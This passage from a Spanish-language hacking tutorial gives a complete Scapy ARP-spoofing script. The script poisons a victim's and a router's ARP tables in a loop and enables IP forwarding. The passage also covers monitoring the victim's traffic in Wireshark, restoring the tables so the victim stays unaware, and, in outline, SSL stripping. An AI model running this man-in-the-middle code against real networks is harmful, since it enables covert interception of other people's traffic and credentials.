- Cambiaremos el campo de dirección "psrc" para que sea igual al valor de la dirección IP del router. Dado que nuestro router se encuentra en 192.168.100.1, estableceremos este campo en ese valor.
- Por último, estableceremos "pdst" como la dirección IP de la máquina víctima, que es 192.168.100.2. También estableceremos la dirección "hwdst", que es la dirección MAC de la víctima.

Para ver la dirección MAC de la máquina con Windows, puedes escribir el siguiente comando en el símbolo del sistema o utilizar el escáner de red que creamos en el capítulo anterior:

Ipconfig /all

Una vez que tenga la información necesaria, proceda a Python para realizar los siguientes cambios:

```
arp_response.op = 2  
arp_response.pdst = "192.168.100.2"  
arp_response.hwdst = "d0:37:45:ee:0c:73"  
arp_response.hwsrc = "00:0c:29:78:0b:65"  
arp_response.psrc = "192.168.100.1"
```

Solo el último campo está configurado; lo enviaremos desde 192.168.100.62 mientras fingimos estar en 192.168.100.1. Una vez que se hayan establecido todos los campos, puedes imprimirlos para ver si se han definido correctamente:

05 Ataques en redes

```
print(arp_response.show())
```

La siguiente captura de pantalla muestra el paquete falsificado según el código que escribimos anteriormente:

```
└─(ARP)─(marco12㉿kali)─[~/Downloads/python-hacking/05-ARP-spoof]
$ python main.py
###[ ARP ]###
hwtype      = Ethernet (10Mb)
ptype       = IPv4
hwlen       = None
plen        = None
op          = is-at
hwsrc      = 00:0c:29:78:0b:65
psrc        = 192.168.100.1
hwdst      = d0:37:45:ee:0c:73
pdst        = 192.168.100.2
```

Aquí puedes ver que el campo "op" ahora es una respuesta en lugar de una solicitud. El valor del campo ahora es "is-at". De manera similar, el campo "psrc" está haciendo referencia a la IP del enrutador en lugar de la de Kali. Ten en cuenta que aún no hemos enviado el paquete. Para enviar este paquete, simplemente podemos usar la función "send".

```
send(arp_response)
```

Ahora, si ejecutas este programa y vas rápidamente a la máquina con Windows antes de que se restablezca la tabla ARP, verás que la tabla ARP de la máquina con Windows ha sido envenenada y que la entrada de la tabla ARP muestra la dirección MAC incorrecta para la puerta de enlace 192.168.100.1. En lugar de apuntar a la puerta de enlace real, ahora apunta a la dirección MAC de Kali:

Dirección de Internet	Dirección física	Tipo
192.168.100.1	00-0c-29-78-0b-65	dinámico
192.168.100.3	9c-2f-4e-0a-c0-00	dinámico
192.168.100.6	9c-2f-4e-ba-c2-6d	dinámico
192.168.100.8	9c-2f-4e-ha-c2-70	dinámico
192.168.100.62	00-0c-29-78-0b-65	dinámico
192.168.100.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.102.18	01-00-5e-7f-66-12	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

C:\Users\Marco>

Compáralo con la imagen anterior para el valor 192.168.100.1. Aquí, puedes ver que el valor de la dirección física en esta nueva tabla ha sido modificado. Ten en cuenta que si tardas demasiado en ver este valor, se restablecerá automáticamente. Aprenderemos cómo evitar que se restablezca automáticamente para un período de envenenamiento más largo en un momento.

Ahora, creemos una función para que podamos llamarla fácilmente:

```

1 def spoof_victim():
2     arp_response = ARP()
3     arp_response.op = 2
4     arp_response.pdst = "192.168.100.2" #Ip windows
5     arp_response.hwdst = "d0:37:45:ee:0c:73" # MAC windows
6     arp_response.hwsrc = "00:0c:29:78:0b:65" # MAC kali
7     arp_response.psrc = "192.168.100.1" # IP router
8
9     send(arp_response)

```

Crearemos una función similar para falsificar también el enrutador:

05 Ataques en redes

```
1 def spoof_router():
2     arp_response = ARP()
3     arp_response.op = 2
4     arp_response.pdst = "192.168.100.1" #IP router
5     arp_response.hwdst = "d4:46:49:2a:64:53" # MAC router
6     arp_response.hwsrc = "00:0c:29:78:0b:65" # MAC kali
7     arp_response.psrc = "192.168.100.2" #IP windows
8
9     send(arp_response)
```

En esta función, hemos cambiado los valores de pdst, hwdst y psrc. El programa completo es el siguiente:

```
1 from scapy.all import *
2 def spoof_victim():
3     arp_response = ARP()
4     arp_response.op = 2
5     arp_response.pdst = "192.168.100.2" #Ip windows
6     arp_response.hwdst = "d0:37:45:ee:0c:73" # MAC windows
7     arp_response.hwsrc = "00:0c:29:78:0b:65" # MAC kali
8     arp_response.psrc = "192.168.100.1" # router
9
10    send(arp_response)
11
12 def spoof_router():
13     arp_response = ARP()
14     arp_response.op = 2
15     arp_response.pdst = "192.168.100.1" #IP router
16     arp_response.hwdst = "d4:46:49:2a:64:53" # MAC router
17     arp_response.hwsrc = "00:0c:29:78:0b:65" # MAC kali
18     arp_response.psrc = "192.168.100.2" #IP windows
19
20     send(arp_response)
21
22 if __name__ == " main ":
23     spoof_victim()
```

```
24     spoof_router()
```

Ten en cuenta que esto solo falsificará estos dispositivos una vez. Para crear una falsificación permanente, puedes agregar estas llamadas de función a un bucle y enviar continuamente estos paquetes después de un cierto retraso. De esta manera, las tablas ARP no tendrán la oportunidad de restablecerse y podrás falsificar permanentemente estos dispositivos mientras tu programa de falsificación esté en funcionamiento.

También podemos intentar poner una condición de salida en un bucle. Usaremos KeyboardInterrupt para salir. Utiliza el siguiente código para enviar paquetes continuamente después de un retraso de 2 segundos cada uno:

```
1 try:
2     while True:
3         spoof_victim()
4         spoof_router()
5         time.sleep(2)
6     except KeyboardInterrupt as err:
7         print("saliendo")
```

Ten en cuenta que necesitarás importar el módulo "time" en la parte superior del archivo. Aunque nuestro programa de falsificación parece estar completo, hay un problema pequeño: si la víctima intenta ahora acceder a un servidor de Internet, verá un problema de conectividad a Internet. Ejecuta el programa de falsificación de ARP en Linux y ve al equipo con Windows e intenta acceder a un sitio web. Verás una ventana similar a la siguiente:



You're not connected

And the web just isn't the same without you. Let's get you back online!

Try:

- Checking your network cables, modem, and routers
- Reconnecting to your wireless network
- [Running Windows Network Diagnostics](#)

DNS_PROBE_FINISHED_NO_INTERNET

Esto se debe a que los paquetes van a la máquina Kali, pero está bloqueando los paquetes para que no se reenvíen. Para habilitar el reenvío de paquetes, ejecuta el siguiente comando en tu Terminal de Linux:

sysctl -w net.ipv4.ip_forward=1

Esto permitirá el reenvío de IP en la máquina Kali. Ahora, el usuario de Windows podrá acceder a Internet sin siquiera darse cuenta de que alguien está interceptando su tráfico:

```
(root㉿kali)-[~/home/marco12/Downloads]
# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Ahora, si vas a la máquina con Windows y vuelves a intentar acceder a un sitio web, deberías tener conectividad a Internet. Ahora, tu programa de suplantación debería funcionar perfectamente.

Monitoreo del tráfico

Para ver lo que está haciendo el usuario, puedes abrir Wireshark en Kali y seleccionar la interfaz eth0 para ver todo el tráfico que circula por la red. Para ver solo el tráfico que proviene de la máquina con Windows, puedes establecer un filtro en el menú de filtros. Utiliza el siguiente filtro:

ip.src == 192.168.100.2

Esto mostrará solo el tráfico que se origina en la máquina con Windows. Ahora, si vas a la máquina con Windows y accedes a un sitio web, deberías ver el paquete llegando en Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	10:24:32.758201	192.168.100.2	104.244.42.65	TCP	66	4207 -> 443 [ACK] Seq=75255 Ack=1737 Win=257 Len=0 SLE=1667 SRE=1737
410	10:24:32.763391	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54287 -> 443 [ACK] Seq=75255 Ack=1737 Win=257 Len=0 SLE=1667 SRE=1737
411	10:24:32.763401	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54287 -> 443 [ACK] Seq=75255 Ack=1737 Win=257 Len=0 SLE=1667 SRE=1737
412	10:24:32.763411	192.168.100.2	104.244.42.65	TLSv1.2	360	4207 -> 443 [TCP Application Data] Seq=75255 Ack=1737 Win=257 Len=360
413	10:24:32.763454	192.168.100.2	104.244.42.65	TLSv1.2	173	Application Data
414	10:24:32.763495	192.168.100.2	104.244.42.65	TCP	357	[TCP Retransmission] 54207 -> 443 [PSH, ACK] Seq=75255 Ack=1737 Win=257 Len=303
415	10:24:32.763515	192.168.100.2	104.244.42.65	TCP	173	[TCP Retransmission] 54207 -> 443 [PSH, ACK] Seq=75255 Ack=1737 Win=257 Len=119
416	10:24:32.763525	192.168.100.2	104.244.42.65	TLSv1.2	411	4207 -> 443 [TCP Application Data] Seq=75255 Ack=1737 Win=257 Len=405
417	10:24:32.763526	192.168.100.2	104.244.42.65	TCP	143	[TCP Retransmission] 54207 -> 443 [PSH, ACK] Seq=75255 Ack=1737 Win=257 Len=405
418	10:24:32.763527	192.168.100.2	104.244.42.65	TCP	66	54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
419	10:24:32.763516	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
420	10:24:32.763517	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
421	10:24:32.763518	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
422	10:24:32.763519	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
423	10:24:32.763520	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
424	10:24:32.763521	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
425	10:24:32.763522	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
426	10:24:32.763523	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
427	10:24:32.763524	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
428	10:24:32.763525	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
429	10:24:32.763526	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
430	10:24:32.763527	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
431	10:24:32.763528	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
432	10:24:32.763529	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
433	10:24:32.763530	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
434	10:24:32.763531	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
435	10:24:32.763532	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
436	10:24:32.763533	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
437	10:24:32.763534	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
438	10:24:32.763535	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
439	10:24:32.763536	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
440	10:24:32.763537	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
441	10:24:32.763538	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
442	10:24:32.763539	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
443	10:24:32.763540	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
444	10:24:32.763541	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
445	10:24:32.763542	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
446	10:24:32.763543	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
447	10:24:32.763544	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
448	10:24:32.763545	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
449	10:24:32.763546	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
450	10:24:32.763547	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
451	10:24:32.763548	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
452	10:24:32.763549	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
453	10:24:32.763550	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
454	10:24:32.763551	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
455	10:24:32.763552	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
456	10:24:32.763553	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
457	10:24:32.763554	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
458	10:24:32.763555	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
459	10:24:32.763556	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
460	10:24:32.763557	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
461	10:24:32.763558	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
462	10:24:32.763559	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863
463	10:24:32.763560	192.168.100.2	104.244.42.65	TCP	66	[TCP dup ACK 410#1] 54207 -> 443 [ACK] Seq=79742 Ack=1863 Win=257 Len=0 SLE=1737 SRE=1863

En esta sección, aprendimos cómo envenenar una tabla ARP y monitorear el tráfico de red entre el dispositivo víctima y Internet. En la siguiente sección, aprenderemos cómo se cifra este tráfico de red y cómo se puede romper esta cifra.

Tráfico cifrado

En los primeros días de Internet, el tráfico de Internet era principalmente basado en texto, por lo que cualquiera que estuviera espiando la red podía ver exactamente lo que se enviaba por ella. Esto era extremadamente inseguro y las personas no podían enviar información sensible como contraseñas a través de la red. Desde entonces, Internet ha recorrido un largo camino. Ahora, la mayoría del tráfico de Internet, excepto en algunos sitios web realmente antiguos, es seguro y utiliza cifrado. Esto significa que incluso si puedes ver el tráfico, no podrás leerlo porque está cifrado. Si ves la etiqueta https en la URL de un sitio web, esto significa que el tráfico de red está cifrado y no se puede leer en la red. Sin embargo, existen herramientas que pueden utilizarse para descifrar este tráfico.

Restaurar tablas ARP manualmente

Ahora que hemos visto cómo falsificar paquetes con éxito, cuando cerramos nuestro programa usando una interrupción de teclado, como Ctrl + C, veremos que Internet vuelve a estar no disponible en nuestra máquina con Windows. Esto se debe a que las tablas ARP han sido envenenadas y no las hemos restaurado, por lo que no saben hacia dónde enrutar el tráfico de red. Esto se restablecerá automáticamente después de un par de minutos. Sin embargo, esto puede levantar sospechas en la víctima y podrían darse cuenta de que alguien está manipulando su tráfico de red. Para evitar esto, podemos restaurar estas tablas enviando información correcta cuando salimos del programa. Podemos utilizar el siguiente programa para restaurar los valores correctos:

```
1 def restore():
2
3
4     arp_response = ARP()
```

```

5     arp_response.op = 2
6     arp_response.pdst = "192.168.100.1" #IP router
7     arp_response.hwdst = "d4:46:49:2a:64:53" # MAC router
8     arp_response.hwsrc = "d0:37:45:ee:0c:73" # MAC windows
9     arp_response.psrc = "192.168.100.2" #IP windows
10    send(arp_response)
11
12
13
14    arp_response = ARP()
15    arp_response.op = 2
16    arp_response.pdst = "192.168.100.2" #IP windows
17    arp_response.hwdst = "d0:37:45:ee:0c:73" # MAC windows
18    arp_response.hwsrc = "d4:46:49:2a:64:53" # MAC router
19    arp_response.psrc = "192.168.100.1" #IP router
20    send(arp_response)

```

Ten en cuenta que estos valores son para mi plataforma; serán diferentes para la tuya, así que debes cambiar estos valores según corresponda. Para restaurar la tabla ARP, envía estos valores al enrutador desde nuestra máquina Linux mientras te haces pasar por el dispositivo A. Esta vez, en lugar de ingresar información falsa, ingresa los valores correctos. Haz lo mismo para la máquina con Windows. Finalmente, llama a esta función cuando ocurra una interrupción de teclado, como se muestra aquí:

```

1 if __name__ == "__main__":
2     try:
3         while True:
4             spoof_victim()
5             spoof_router()
6             time.sleep(2)
7     except KeyboardInterrupt as err:
8         print("Restaurando ARP")
9         restore()
10        print("Saliendo")

```

En esta sección, aprendimos cómo envenenar una tabla ARP, monitorear el tráfico de red y restaurar las tablas ARP en las máquinas víctimas para asegurarnos de que no sospechen de nuestra actividad. A continuación, aprenderemos cómo descifrar este tráfico de red.


Descifrando el tráfico de la red

Como vimos en la sección anterior, podemos interceptar el tráfico utilizando un ataque de hombre en el medio. Sin embargo, este ataque rara vez es útil por sí solo, ya que todo el tráfico del navegador en la actualidad está encriptado, por lo que incluso si pudieras interceptar el tráfico, no podrás hacer mucho. Puedes evitar este procedimiento utilizando **SSL stripping**. Interceptar el tráfico sin cifrar a veces también es útil cuando deseas monitorear la actividad de un usuario. Esto puede ayudarte a descubrir qué sitios web visita más un usuario. Utilizar esta información junto con ataques de ingeniería social puede ayudarte a comprometer la máquina de la víctima.


HTTPS VS HTTP

Para entender cómo funciona el SSL stripping, necesitamos comprender cómo funcionan los protocolos de transferencia de hipertexto (HTTP) y HTTPS. HTTPS es una versión segura de HTTP, como indica la S al final de su nombre. Fue desarrollado en los primeros días de Internet, cuando la información se enviaba en forma de texto legible por humanos y cualquiera que interceptara o monitoreara el tráfico podría potencialmente ver lo que estaba sucediendo.

Una solicitud HTTP típica se vería así:




Como se puede ver, el cuerpo de la solicitud HTTP está en forma de texto sin formato, lo que significa que se puede leer fácilmente. Entonces, si envíara su correo electrónico o contraseña en texto sin formato al servidor, un hacker podría potencialmente robar sus credenciales. Ya sabes lo peligroso que puede ser esto. Para evitar este problema, se desarrolló HTTPS, que podría cifrar el cuerpo del mensaje para que solo el servidor y el solicitante puedan leerlo con las claves de cifrado adecuadas, sin que ningún intermediario pueda leerlo. Una vez que el servidor recibe la solicitud, responderá con la respuesta apropiada. La respuesta del servidor se vería así:



La última línea representa el cuerpo de la respuesta, que es la página web que el usuario solicitó. En el caso de HTTPS, el cuerpo de estas solicitudes y respuestas estaría cifrado y aparecería como un galimatías para el atacante. Ahora, centrémonos en cómo podemos eludir esto.


Omitir HTTPS

Aunque la mayoría de los sitios web actualmente admiten HTTPS en lugar de HTTP, en el lado del servidor, con el fin de mantener la compatibilidad hacia atrás, el servidor todavía permite que las solicitudes provengan de HTTP y, una vez que las recibe, verificará si el cliente o solicitante admite HTTPS o no. Podemos aprovechar esto para eludir este mecanismo de seguridad. El siguiente diagrama muestra cómo funcionan las solicitudes HTTP con un servidor web:



Cuando el cliente accede por primera vez a un sitio web, generalmente lo hace a través del protocolo HTTP, por lo que envía una solicitud no segura para iniciar una conexión. El servidor recibe esta solicitud y le pregunta al cliente si admite HTTPS o no. Si el cliente admite HTTPS, el servidor dirá: "¿Por qué no hablas conmigo a través de HTTPS?". Entonces, el cliente cambia a HTTPS. Una vez que esto sucede, toda la comunicación está cifrada.

Aquí es donde presentaremos a nuestro atacante intermediario. Lo haremos de una manera que engañará tanto al servidor como al cliente. Echemos un vistazo al siguiente diagrama:



05 Ataques en redes

Durante la primera fase, el cliente realizará una solicitud HTTP al servidor. El atacante se encuentra entre el cliente y el servidor y está utilizando el programa de envenenamiento ARP para monitorear el tráfico que desarrollamos en el capítulo anterior. Tomarán esta solicitud del cliente, la convertirán en una solicitud HTTPS y la enviarán al servidor. El servidor pensará que el cliente está hablando a través de HTTPS en lugar de HTTP. De manera similar, el atacante tomará las respuestas del servidor, las descifrará y las leerá. Una vez hecho esto, las enviarán al cliente. De esta manera, el cliente pensará que el servidor está hablando a través de HTTP, mientras que el servidor pensará que el cliente está hablando a través de HTTPS. Mientras tanto, el atacante está leyendo todo el tráfico de red.

